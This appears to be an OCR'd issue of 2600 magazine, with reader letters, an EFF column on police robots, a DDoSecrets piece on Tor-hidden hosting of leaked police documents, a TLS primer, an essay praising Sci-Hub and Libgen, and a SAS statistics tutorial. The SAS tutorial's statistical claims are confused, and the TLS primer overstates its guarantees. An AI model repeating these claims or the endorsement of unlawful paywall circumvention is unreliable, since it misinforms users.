According to an FBI statement posted on Twitter, "The FBI is aware that a cipher attributed to the Zodiac Killer was recently solved by private citizens. The Zodiac Killer terrorized multiple communities across Northern California, and even though decades have gone by, we continue to seek justice for the victims of these brutal crimes."

Tedd

Hey FBI, you're welcome?

Suggestions

Dear *2600*:

So have you guys thought about offering the deal that you did back in 88 or 89, I believe? Lifetime subscription for $260? I wish I would have done it, however I was a high school kid with a job paying $3.15 an hour. Always loved your magazine, and still do.

So what do you guys thing about this? Hook me up with a lifetime subscription, and in return I will put a Pirate Skull with bones with #2600 underneath on my Powered Parachute aka PPC. I do a lot of flying, and would definitely get a lot of exposure.

Also, do you guys look for articles to be written maybe talking about the good old days with the BBS, and war dialing? Back then, we didn't have the Internet; it was strictly Old Skool reading articles and actually trying techniques. I'd love to write something.

Anyways, let me know what you guys think about the above. I think it would be awesome, and I'd definitely get you guys some pictures/video if you go for it. I'd even throw in the $260 offer from back then as a bonus!

Damien

Our lifetime subscription deal is basically the same as it's ever been: $260 for every issue from now into the future.

We're not sure anyone would think of us when they see you flying through the air with the number 2600. It's an intriguing idea. But if you're going to throw in the $260 anyway, then what you're asking is if it's OK for you to put this on your PPC, which is just fine and dandy with us.

As for articles, we most definitely would like to see some that focus on memories from the old days. They're completely relevant to today and often the similarities to current technology and hacking styles are profound.

Dear *2600*:

Update the digital editions page! It is one release behind!

j

Sent minutes after the new issue was released. We wouldn't have it any other way.

Dear *2600*:

Congrats for keeping the mag alive and running! I enjoyed the conference in its altered format and, while the year's challenges no doubt continue, I'm happy that you have so far been able to adapt and keep on trucking.

On the topic of adapting to continued change; I'm a reader since the mid 90s. I love print - I like tangible - I like collecting them.... But if I'm honest, the printed copy is getting too small for me to read and the physical distribution of the mag (I assume) is going to be an ongoing issue. I'm curious if there's been any thought given to the magazine dropping the printed edition and going fully electronic. I have no doubt the mag would continue on strongly in terms of readers and also

wonder if the subscription base might actually increase.

On another topic, I would love to see more articles that include radio communication-related topics. Amateur radio in particular has a bad rep for a variety of reasons, both false and earned, but is frankly hardcore DIY/hacker ethic-oriented when it comes down to it. Just a thought.

Willy

We're very open to articles that touch upon radio communications. Hopefully, there are people out there willing to send us some. There is most definitely a crossover between these communities.

The print format is here to stay. We will always adapt and offer new formats, as we've been doing for quite a while now. But there's always going to be a desire for something tangible on paper and, surprisingly to some, paper seems to outlast digital collections. We feel it's important to embrace the old with the new.

Facebook Fun

Dear *2600*:

We should all simultaneously decide we want to download Facebook/Instagram account backups (www.facebook.com/help/212802592074644). I wonder what it would do? Would they get the *signal?*

Brad

We're not sure what signal precisely you want to send them, but we like the sentiment behind trying to create as much havoc on Facebook as humanly possible. However, we suspect the result would simply be a longer delay in getting the info you're requesting from them. But that's no reason not to try, and certainly everyone should be getting that info on a regular basis anyway.

Dear *2600*:

I belonged to the group "Hacker Quarterly." I enjoyed the posts in there. Today I added a post for a friend about the Facebook white screen of death. I could not figure it out because anything I suggested did not work. The post had to be approved. It was declined and I was booted out of the group. Why? I am not someone who causes problems. I just want to learn.

C

We have very little idea what any of this is about. Our three Facebook groups are fairly independent and we try to stay away from the inevitable drama that seems to appear whenever Facebook is involved. If all you did was try to post an innocent story about something and you got kicked out after it was declined and there's literally nothing else to the story, then that seems unfair. We suggest joining one of the other groups instead. (You can find all three under the word "Magazine" at the 2600 website.)

Dear *2600*:

Need an admin.

Loren

Don't we all?

Dear *2600*:

I was getting trolled and hassled by the other admin, and in the end it was too much hassle so I blocked him. He is banning me on a monthly basis. Can you sort this out for me, as I get a lot of value from this group, I play nice and respectfully, but don't feel I should have to take his trolling.

I should add that he has never attempted to discuss any issues he has with me privately, and even though I asked him what was up, just got kicked in the guts in return.

NoName

You've put into words far better than we ever could have hoped just why we stay away from Facebook. We're not getting involved in your little feud. And if you're actually an admin of one of our groups, you should already know how to handle conflicts, as should the other guy if he's also an admin. How can users be expected to behave in a mature manner if admins can't manage this?

We need level-headed people to run these groups or it's not worth having them. You can't be bickering amongst yourselves or any of the participants. You need to set an example if you want to do this. That goes for all of the groups and admins. And, in case it's not apparent, we do appreciate the time and effort that people put in who truly want to run something worthwhile. But we have way more than enough to keep us occupied without getting pulled into these conflicts.

Dear *2600*:

I keep getting muted from the *2600* group without explanation. What am I doing wrong here?

Joel

Asking here is the first thing you're doing wrong. Considering there are literally tens of thousands of participants, you won't always get the personal attention you may deserve. That said, you should be able to inquire or contact an admin to get an explanation. Assuming you're remaining civil, there's no reason you shouldn't get some kind of explanation for the fate that's befallen you. We do hope it can be resolved and that tomorrow will be a brighter day.

Dear *2600*:

Unfortunately, I've been blocked for seven days from posting for no apparent reason. I would like to read the guidelines as suggested, but when I go to read them, it says the post has been removed or deleted. Can someone please send me the guidelines and, if possible, tell me which I violated? I thought I posted a supportive humorous meme, but I'd like to follow the rules. So could you please have someone tell me what happened or at least help me understand how I should be interpreting them? Thank you.

Joe

We can suggest to all admins that guidelines be posted and that reasons are given for such actions. But we don't expect them to enter into extended

discussions about such cases, as these things already take up an awful lot of their time.

Dear *2600*:

Someone in this group reported me and got my account blocked for 24 hours over something that wasn't even that serious. I'm unhappy about that and I've never ever had someone do something so petty.

Phillip

You've lived a good life then.

Dear *2600*:

[nonchalant]

Oh no... you can't use Parler anymore.... Installing an AP via an .apk is so hard... and where will the back end of the website run now that there is no AWS. You're *sooooo* repressed that you still hang out on Facebook and are complaining about how a certain Cult of Personality's "First Amendment rights were violated."

[/nonchalant]

This is supposed to be a group of smart intelligent people who are interested in hacking, social engineering, technology, and the effects politics have on tech when some political tightwad is upset that guys like us make fun of them online! And you're upset you can't use a social media platform popular with guys named "Baked Potato." Did 4chan /pol/ go offline?

Are you really that committed to the downfall of the United States that you are willing to support a social media platform that appeals to the worst people in this country or even the world? No, really? Are you? I get there are folks who live outside of the United States who'd like to see us go up in a mushroom cloud. I just want to know what I'm getting into here, especially since last night Facebook reminded me that one of the local community groups I was part of was full of people who aren't hackers, social engineers, or computer enthusiasts who live in my own backyard who were upset they couldn't hang out on MeinSpace. (And these people are really lost, considering they are going all in with it and there is no saving them now, especially since I was banned from that group because I didn't actually think they were serious in throwing their lives away for a felonious despot who has been holding the tech industry hostage for the past few years.)

Your participation on sites like Parler is doing a disservice to everyone, even guys like us who like to tinker with computers, brains, and door locks. It's not rebellious. It's not punk. It's outright sedition. We should not permit anyone to use our skills for the detriment of our own welfare. This is stuff that actually does harm, not cheating the phone company out of 35 cents on a payphone. If you're part of any plot against this country, which, despite its many flaw and terrible atrocities, has permitted us the tools and the means to publish a magazine and allowed for a company to be set up to create a service like Facebook where we can have these conversations. Yeah, the things that governments and corporations do suck, but I won't let someone use violence and hate. We are a group of smart intelligent people. We should act like it. We should not support anyone who uses our skills to destroy opportunities for others to do hacks. If you want to not do that anymore, proceed to Parler.

Jason

This was addressed to some of our Facebook group members. At press time, Parler was no longer in service. We're not mourning its loss and don't believe it ever offered anything of value. We would certainly like to see alternative social media sites that aren't batshit crazy, as having everyone using only a couple of different sites is far from ideal.

Dear *2600*:

So what things have others been falsely accused of since they know about computers? So far, I have been accused of hacking at least three Facebook accounts, one iTunes account, and one bank account. Most of these come from my ex with zero proof.

Tom

We like how the order of importance begins with Facebook and ends with banks. That about illustrates priorities today. It also seems like your ex is more of an issue than any knowledge you have with computers. Of course, there's nothing unusual about any of this. People who don't understand technology will always be suspicious of those who do. If you explore, discover things, and question the rules, you're almost guaranteed to be viewed with suspicion. This can be really annoying and even damaging in the wrong environment. But here in the hacker world, it's the sort of thing that's welcomed. So whether it's through these pages or people you hang out with locally or online, we hope the value of the hacker community is never taken for granted.

WE WANT YOUR LETTERS!

Please send us your comments on articles, technology, privacy, or whatever else is on your mind.
As you can see, we're open to a wide amount of opinions.

letters@2600.com or 2600 Letters, PO Box 99, Middle Island, NY 11953 USA

EFFecting Digital Freedom

by Matthew Guariglia

Is Taking a Robot Selfie Worth Your Privacy?

Did... that robot just grab your cellphone's IP address?

Police robots are here - but they don't look like the predictions in science fiction movies. An army of robots with gun arms isn't kicking down your door to arrest you (or worse). Instead, robot snitches resembling rolling trash cans, programmed to decide whether a person looks suspicious, are circling malls and schools, then calling the human police when their algorithms notice something "off." Police robots aren't fighting thieves and terrorists in hand-to-hand combat or firefights - yet - but as history shows, calling the police on someone can prove equally deadly.

Long before the 1987 movie *Robocop,* even before Karel Capek invented the word robot in 1920, police have been trying to find ways to be everywhere at once. From widespread security cameras to license plate readers, today's law enforcement are able to blanket huge areas of cities. Robot police are just the newest iteration of the surveillance state's growth. They may look benign - like Boston Dynamics' robodogs or Knightscope's rolling pickles - but that's actually part of the point. Let me explain.

The Orwellian menace of snitch robots might not be immediately apparent. Robots are fun. They dance. You can take selfies with them. This is by design.

In a brochure EFF received via a public records request, Knightscope, a company that has developed one of the more common police robots, advertises their robot's activity in a Los Angeles shopping district called The Bloc. It's unclear if the robot stopped any robberies, but it did garner over 100,000 social media impressions and 426 comments. And this is one of the robot's main selling points. Both police departments and the companies that sell these robots know that their greatest contributions aren't just surveillance, but also goodwill. Knightscope claims the robot's 193 million overall media impressions was worth over $5.8 million. The Bloc held a naming contest for the robot, and said it has a "cool factor" missing from traditional beat cops and security guards.

This goodwill is a playful way to normalize the panopticon that 24/7 surveillance creates. A year ago, Knightscope had around 100 robots deployed 24/7 throughout the United States. Right now, city after city is reclaiming privacy by restricting police surveillance technologies. But in how many of these communities did neighbors or community members get a say as to whether or not they approved of the deployment of these robots?

Knightscope's robots have specialized cameras and other technology to navigate and traverse the terrain, but that's not all their sensors are doing. Infrared cameras read license plates. Their wireless technologies are "capable of identifying smartphones within its range down to the MAC and IP addresses."

It doesn't stop there. According to Knightscope's blog: "[w]hen a device emitting a Wi-Fi signal passes within a nearly 500 foot radius of a robot, actionable intelligence is captured from that device including information such as: where, when, distance between the robot and device, the duration the device was in the area, and how many other times it was detected on site recently." In 2019, the company also announced it was developing face recognition so that robots would be able to "detect, analyze, and compare faces." This, while the movement to ban face recognition sweeps the country. And despite the vast amounts of data and footage police robots are acquiring, at least for now, it's unclear how this data and footage is protected, and how it may be manipulated by outside users.

See a police robot while you're shopping or taking a walk? It may be using the IP address of your phone to identify you. See one while you're at a protest? It may be using that IP address to identify your participation. This is exactly the sort of surveillance that chills constitutional rights.

One major concern, unsurprisingly, is the global rise of COVID-19. From drones and robots to face recognition, the pandemic is allowing a number of police departments to justify the purchase of technology that may have been unjustifiable just over a year ago. Cities that have been reluctant to allow the use of drones have suddenly made the pitch that they can be useful to monitoring social distancing in public places. Companies that make and sell supposed crime fighting technology to police, like face recognition, suddenly pivoted in order to hawk their wares as a useful tool for contact tracing. Robots are no exception. In Hawaii, the Honolulu Police Department spent $150,045 from the COVID-19 relief focused CARES Act to buy a Boston Dynamics robodog. Its purpose: harassing and taking the temperatures of Honolulu's unhoused population.

Of course, there are also many news reports of these robots failing to do their jobs at all, like a 2019 story about a robot ignoring a woman in distress, or a 2016 story about one of them rolling over a toddler's foot, or in 2017 when a robot in DC supposedly "drowned itself" by rolling into a fountain.

Obviously, the future of law enforcement will not be revolutionized by a robot that two or three people can easily heave-ho into a decorative water feature. But, armed with sensors, high-definition cameras, and potentially face recognition - you should also think twice about underestimating them. Cute? If you're into that sort of thing. Gimmicky? You bet. But this combination, even if it looks like a rolling pickle, will help police to launder some pretty serious surveillance tech, and desensitize people who would otherwise object to more sinister looking, or even unseen, sensors and cameras.

For now, "robocops" may look different than we expected - but that just makes them all the more dangerous.

Hosting Under Duress

by Milo Trujillo **illegaldaydream@ddosecrets.com**

On June 19th, Distributed Denial of Secrets published BlueLeaks, approximately 270 gigabytes of internal documents from U.S. local-LEA/federal-agency fusion centers, municipal police departments, police training groups, and so on. The documents have revealed a range of abuses of power, from tracking protesters and treating journalists and activists like enemies, to willful inaction against the alt-right, with additional BlueLeaks-based stories emerging each week. Thank you, Anonymous, for leaking this data!

The retaliation against DDoSecrets has been significant. Twitter promptly banned @ddosecrets, followed by Reddit's bans of /r/ddosecrets and /r/blueleaks, all for violating content policies regarding posting personal information and hacked material. Both blocked the `ddosecrets.com` domain name in posts, and Twitter went as far as blocking it in DMs, and blocking URL-shortened links by following them with a web spider before approving the message. German police seized a DDoSecrets server on behalf of U.S. authorities (our hosting providers are geographically scattered), and goons from Homeland Security Investigations paid a visit to some folks operating a mirror of DDoSecrets releases, asking questions about the BlueLeaks documents and the founder of DDoSecrets, ultimately attempting to recruit them as informants and offering money for info that led to arrests.

None of these actions have hindered distribution of the BlueLeaks documents, which were released by torrent, and all are directed at the publishers of the documents, not the hackers that leaked them. Wikileaks maintains an active Twitter account and has faced no such domain banning. What we have is a warning: publishing information on U.S. law enforcement, even when clearly in the public interest, will not be tolerated.

So how do you design server infrastructure to operate in this hostile space, where third party corporations will ban you and self-hosted servers are liable to be seized? Distribution, redundancy, and misdirection. All the documents published by DDoSecrets are distributed by torrent, so there is no central server to seize or account to ban to halt distribution, and data proliferates so long as there is public interest. But leaking data is only half of the DDoSecrets mission statement: raw documents aren't valuable to the public, the ability to extract meaning from them is. Therefore, DDoSecrets works closely with journalists and academics to help them access and analyze data, and runs a number of services to make analyzing leaks easier, like Whispers (`whispers.ddosecrets.com/`), a search tool for Nazi chat logs, or X-Ray (`xray.ddosecrets.com/`), a crowd-sourced transcription tool for leaked business records with formats too challenging to OCR. These services have to be hosted somewhere.

Static services like Whispers or the home page are easy: they're set up with backups and Docker containers and Ansible scripts. If a server disappears, rent a new one from a different hosting provider and re-deploy with a couple lines in a terminal. A few services aren't quite so easy to replicate, though. The Data server maintains a copy of every leak, available over direct HTTPS, mostly so we can give a URL to less technical journalists that "just works" in their browser, without walking them through using a torrent client. All the data is available by torrent and nothing unique is on the server, but finding a new hosting provider to spin up a 16-terabyte system (not counting redundant drives in the RAID) and then re-uploading all that data is, to say the least, inconvenient. The same goes for Hunter, the document-ingesting cross-analyzing leak search engine. It would be nice if we only had to migrate these servers infrequently.

The solution for these large servers is to hide them away forever, and make a repeat of the German seizure unlikely. These servers are now hosted only as Tor onion sites, and are only connected to, even for administration, via Tor. A tiny "front-end" virtual machine acts as a reverse-proxy, providing a public-facing "data.ddosecrets.com" that really connects via Tor to the much larger system. The reverse-proxy can be replaced in minutes, and doesn't know anything about the source of the data it's providing.

We'll end with a call to action. None of the design outlined above is terribly complex and, with the exception of the Tor reverse-proxy, is pretty common IT practice in mid-sized companies that have outgrown "a single production server" and want scalable and replaceable infrastructure. The technical barrier for aiding the cause is low. Hacking has always been about challenging authority and authoritarianism, and that mindset is needed now in abundance, at DDoSecrets and beyond. No time to waste - Hack the Planet!

How One "S" Can Make a Difference

by aestetix

Privacy is more important than ever. With large corporations and governments alike spying on innocent people, we need to ensure both that we have tools which can protect us, and that we know how they work. One of these tools is transport layer security, or TLS (formerly known as SSL). In this article, we'll take a high level look at what TLS does, and how it helps protect us.

In order to understand how TLS works, we first need to understand how HTTP works. Let's say we go to our web browser, type in "http://www.2600➥.com/stores", and hit enter. Here is what the server sees:

```
GET /stores HTTP/1.1
Host: www.2600.com
```

Notice how the "www.2600.com" and the "/stores" are split apart. This is because the browser first connects to the host (www.2600.com) on port 80, and then, after the connection has been made, requests the path (/stores).

To break this down a bit more, let's outline the steps:

```
1. The browser reads in the URL
(http://www.2600.com/stores).
2. The browser parses the URL
into host (www.2600.com) and path
(/stores).
3. The browser then initiates a
connection to the host on port
80.
4. Once connected, the browser
uses the connection to request
the path.
```

When we connect on port 443 (for TLS), the browser makes a connection, and then it performs a TLS handshake, requiring that all following steps of the connection are encrypted. This means that only the server can see the part where it sends /stores. Let's outline the steps of the TLS connection to see the difference:

```
1. The browser reads in the url
(https://www.2600.com/stores)
2. The browser parses the URL
into host (www.2600.com) and path
(/stores).
3. The browser then initiates a
connection to the host on port
443.
4. The host and browser perform
a TLS handshake to encrypt the
connection.
5. Once the handshake has
completed, the browser uses the
encrypted connection to request
the path.
```

The key difference here is that after step 3, all communication between the browser and the host is encrypted in the TLS connection. This means that any government or third party trying to monitor our connection will see the host we connect to, but nothing more. Let's look at a few more examples to understand this more completely.

For a GET request with parameters, such as "https://www.youtube.com/video-hash?has_verified=1", the host is "www.youtube.com" and the path is "video-hash?has_verified=1". This means that when we connect to YouTube, both the path and all the parameters that our browser passed along are encrypted. The request looks like this:

```
GET /video-hash?has_verified=1
HTTP/1.1
Host: www.youtube.com
```

For a GET request with parameters and a cookie, the cookie (in this example, a session ID) is passed as a header. Headers are part of the request, so they are also encrypted:

```
GET /video-hash?has_verified=1
HTTP/1.1
Host: www.youtube.com
Cookie: sessionid=1234
```

Once again, the only thing that a government spy will see is the connection between the browser and the host, in this case "www.youtube.com." Everything else is encrypted.

One last example to drive the point home: a POST request. Where a GET request is generally used to request data, a POST is what the browser uses when logging into a website or uploading a file. A typical POST request might look like this:

```
POST /login HTTP/1.1
Host: www.youtube.com
Cookie: sessionid=1234
```


```
login=user&password=password
```

In this request, the last line, called the POST data, contains the login credentials for the user. If our connection is using TLS, then the only thing the government or corporate spy will see is the initial connection. In other words, if our browser shows the TLS lock, then nobody will be able to steal our password.

While it is good practice to use TLS for everything, it's worth noting that the host we connect to can see everything in plaintext. For this reason, it is important to know that we trust the host with our data, and it's also important to be aware of their data privacy practices. What does the host do with the data it collects? For Europeans, is the host GDPR compliant?

It's also not foolproof. There are occasionally vulnerabilities found in TLS, as well as new versions that improve speed and reliability. As of this writing, the latest version is TLS 1.3. But in general, making sure we use TLS is good practice. If you are at a login form for a website, make sure the URL says "https." You can also use the "HTTPS Everywhere" browser extension from the Electronic Frontier Foundation, which will ensure you are browsing securely in case we forget.

In conclusion, while using TLS is as simple as adding a single "s" into our address bar, it has wide ranging consequences that work in our favor. In an age where it is increasingly difficult to control who has access to our data, every bit counts.



COVID-19: A Tale of Two Mindsets

by Captain Crackham

It's sometimes said that you can only see the true characteristics of a person or body when they're reacting to a crisis. Assuming that's true, the 2020 global pandemic has shone a strikingly polarizing light on the priorities, nature, and mindsets of pirates, hackers, and technologists on one side, and governments and corporate bodies on the other.

At the beginning of the year, even though deaths due to the coronavirus were still fewer than a thousand in number, it was clear that what was developing was nothing less than a worldwide pandemic. The international scientific community needed reliable information on this new virus, but the majority of it was locked up behind publisher paywalls.

Like with the other academic fields, any scientist who writes up the results of research they carry out is encouraged to submit them to one of a relatively small number of academic publishers who will peer review and publish their work. The publisher takes the copyright to the article, and charges anyone who wants to access it - such as universities or other scientists - a small fortune for the privilege. The scientist who wrote the paper receives no payment from the publisher, nor do the academics who peer reviewed it on their behalf. Scandalously, in some cases academic authors are actually expected to pay a fee to the academic publisher.

Very slowly, this situation is changing. Leading the push for open access to academic research are institutions such as Library Genesis (Libgen) and Sci-Hub, which host huge numbers of scientific articles that have been unlawfully but ethically liberated from this paywall.

While governments and international bodies were responding to the growing threat of the virus at their characteristically glacial pace, an enthusiastic user of these repositories called shrine took it upon himself to collate every piece of published research regarding the COVID-19 virus and make it freely available online. This was made possible by the collective efforts of Libgen and Sci-Hub themselves, thanks to their willingness to flout the law in order to free academic papers from paywalls; Archivist at `The-Eye.eu` who stepped up to host the resulting repository; and the organizations and individuals who gave their spare storage space and bandwidth to host the torrent.

Not only did this huge collaborative effort make the world's collective knowledge on the virus freely available to every scientist and researcher with an Internet connection, but it also managed to shame a number of the parasitical publishers into making some of their own pay-to-view libraries temporarily free to access. It took the best part of a month, but we should take these small victories as we get them.

Similar success has been achieved by distributed cloud computing projects. BOINC (Berkeley Open Infrastructure for Network Computing) is a project managed by the University of California at Berkeley which has spawned a wealth of science projects that use its model. Scientific research that requires a huge amount of processing power that wouldn't normally be available to researchers is split up into chunks and distributed

to the thousands of PC owners who are willing to donate their idle CPU and GPU cycles. Scientists seeking to develop treatments or a vaccine for COVID-19 have been submitting their workloads to several projects including Folding@home and Quarantine@home. In response, technologists, including the hacking community, have responded en masse, prompting a huge surge in the pool of active participants that have actually led to some of the projects briefly running out of data to be crunched by the community.

Also stepping up to the plate to do their part during the first lockdown was the Internet Archive, which offers a virtual library of books that can be "borrowed" online. To maintain an artificial parity of sorts with physical libraries, the Internet Archive usually places restrictions on their books by limiting the number of users who can have access to a scanned book and the amount of time that they can maintain this access.

Recognizing the impact that the closure of physical libraries was having on students and researchers now unable to easily borrow physical books to support their studies, the Internet Archive launched the National Emergency Library. This contained a collection of texts commonly used in research and teaching, and could be accessed internationally without the usual waitlist restrictions. With a sickening degree of inevitability, it wasn't long until several academic publishers were lining up to accuse the Internet Archive of engaging in piracy, claiming the authors from whom these obsolete spongers had been grifting for years were somehow endangered by this short-term measure.

These same publishers quickly pooled their considerable vat of leeched money so they could sue the Internet Archive, forcing them to end the National Emergency Library before their intended date of the end of the academic year. In their incredibly narrow minds, this cartel of publishers presumably imagined this would lead to a sudden upsurge of screwed-over students and researchers buying the publishers' overpriced books instead. What it did in reality is highlight the value of projects such as the likes of the aforementioned Libgen and Sci-Hub in providing academic texts for free without limitations, and the benefits of donating directly to and purchasing directly from authors.

If this ongoing crisis has afforded us a glimpse at the true characteristics of those affected by it, what have we learned? On the one hand, hackers and pirates have given their time, skills and knowledge to transcend immoral laws in order to directly assist researchers looking for treatments and a vaccine, and to aid students and learners affected by the lockdowns.

On the other hand, we've got blundering and bureaucratic backside-covering inaction from world leaders whilst the usual mega-corporations have busily clubbed together to pervert laws that, once upon a time, were enacted to encourage the progress of science, arts, and knowledge. And all to the ends of propping up outmoded business models, with the sole intention of fattening their bank accounts. Where governments and corporate bloodsuckers have let us down, thank goodness our hardware, networks, data, and minds remain free.

Links

Library Genesis: `http://gen.lib.rus.ec/`
Sci-Hub: `https://sci-hub.st/`
BOINC: `https://boinc.berkeley.edu/`
Folding@Home: `https://foldingathome.org/`
Internet Archive: `https://archive.org/`
Ongoing updates from TorrentFreak: `https://torrentfreak.com/`

WRITERS NEEDED!


There are so many topics in the hacker world that capture our interest. And everyone reading this has their own story to tell involving technology and their adventures with it. We need more of you to send us those stories so we can keep capturing and inspiring the imagination of many readers to come!

Send your articles to us via email at **articles@2600.com**

We prefer ASCII but can read any format. Most articles are between 1000-2000 words, but we have many that are fewer and a bunch that are more. What's important is that you add your voice to those who have written for *2600* over the years. (We've never heard anyone say they've regretted it.)

For those without Internet access,
our editorial department can be snail mailed at:
2600 Editorial, PO Box 99, Middle Island, NY 11953 USA

All writers whose articles are printed will receive a one year subscription (or back issues) plus a t-shirt of their choice.



Normalizing SASsy Data Using Log Transformations

by Chris Rucker

Most data analysts know that data is dirty and SAS data is no exception to the rule. The data is often unstructured, lacking primary or foreign keys, and often contains duplicate observations.

One best practice before performing an exploratory data analysis is to normalize your data so that it is somewhat symmetrical - like a normal distribution or a bell curve. It is common knowledge that approximately 68 percent of data falls within one standard deviation of the mean when transformed. Minimize the noise plus garbage data by using a logarithmic function (i.e., log) to transform your data.

SAS programming language has a common logarithm function, or base 10 function, for log transformations from untransformed dirty data to symmetrical data. The log uses multiplication to test "to what power is a number equal to another number?"

This example uses the Sashelp.cars dataset because of its relative simplicity and small number of observations. The following base 10 log transformation using minimal SAS code for the "Cylinders" variable outputs a parallel log variable called "LOGVAR".

SAS Code:

```
data cars_log_transformed;
  set sashelp.cars;
  LOGVAR=log10(cylinders);
run;
```

Partial SAS Dataset:

Make	Cylinders	LOGVAR
Acura	6	0.778151
Acura	4	0.60206
Acura	4	0.60206

What Does It All Mean?

Graphing our two variables shows the distribution of the Cylinders variable after transformation.

Figure 1 indicates the majority of data (shaded area) centered on the mean (~0.75). And approximately 68 percent of my data fell within one standard deviation of the mean between the ~0.66 and ~0.83 log values. We have a normal distribution!

The result includes a 95 percent confidence interval with a 3.61 percent margin of error, so my statistic will be within 3.61 percentage points of the real population value 95 percent of the time.

Now we have less noise, garbage, and dirty data!

Chris Rucker is a Data Scientist and analyzes data for a large MCO.
GOMAB





Figure 1. Normally distributed log of Cylinders variable by car make



by Alexander Urbelis

Reluctantly Interesting Times

I'd like to start off by declaring that 2020 has made me very tired of people ominously repeating the following aphorism, often claimed to be of Chinese origin: "May we live in interesting times." It is worth noting that there is really nothing tying this apocryphal curse in the form of a blessing to China. In fact, this expression has more of a direct connection to a 19th century British imperialist, conversative politician, Joseph Chamberlain, who opposed home rule for Ireland and happened to be the father of Neville Chamberlain. If you're wondering where this is going, steady on: Neville Chamberlain, in turn, was the British Prime Minister from 1937 to 1940 and is best remembered for his unfortunate foreign policy of appeasement, through which and by way of the Munich Agreement of 1938, Britain and other European powers conceded the German-speaking Sudetenland of Czechoslovakia to Nazi Germany.

There's the nexus: appeasing Nazis. The former President of the United States, Donald Trump, made a habit of appeasing, inciting, and normalizing extremism and neo-Nazis while in office. And since my last column, we have had an election, an insurrection that attempted to overturn the 2020 election results, a Twitter and Facebook ban of Trump, the dismantling and partial resurrection of Parler, the inauguration of President Biden, and the second impeachment of Donald Trump. Interesting times indeed.

In my last column, I lamented the scarcity of legitimate and useful gripe sites incorporating the term "sucks" into domain names. Recent events - e.g., the continuation of the incompetently managed health crisis causing over 500,000 deaths in the United States and what appeared to be a very competently stoked insurrection - made me curious about the number of "sucks" domains pertaining to Donald Trump. After all, I have been monitoring the DNS for domain registrations that contain the string "trump" for several years now and have this data at my fingertips. What is more, if anyone should be the object of criticism, it should surely be Donald Trump. What I found was noteworthy.

As of the writing of this column, there are approximately 66,000 domains that contain the string "trump." Of those 66,000 domains, there are only 179 domains that contain both the string "trump" and the string "suck." Put differently, those 179 domains represent only 0.27 percent, or roughly one-fifth of one percent of the total number of domains pertaining to Trump. Though a small fraction of one percent of these domains, it is critical to remember that there are certainly more creative and relevant ways to create critical domain names that do not use the string "sucks." For instance, there are right now 383 domains that contain the term "trump" together with "impeach," and 54 domains that contain trump together with "idiot."

```
169 / 179 | trumpthinksvetsarelosersandsuckers.site | ns16.domaincontrol.com |
170 / 179 | trumptowersucks.com | ns53.domaincontrol.com |
171 / 179 | trumptvsucks.com | ns1100.ui-dns.de |
172 / 179 | trumpusasucks.com | ns-cloud-c2.googledomains.com |
173 / 179 | trumpusuck.com | ns49.domaincontrol.com |
174 / 179 | trumpvodkasucks.com | ns09.domaincontrol.com |
175 / 179 | trumpwhitehouse.sucks | ns21.worldnic.com |
176 / 179 | trumpyousuck.com | ns55.domaincontrol.com |
177 / 179 | trumpyousucker.com | ns02.cashparking.com |
178 / 179 | whytrumpsucks.com | suspended2.plaindns.net |
179 / 179 | yousuckdonaldtrump.com | ns1.inmotionhosting.com |
```

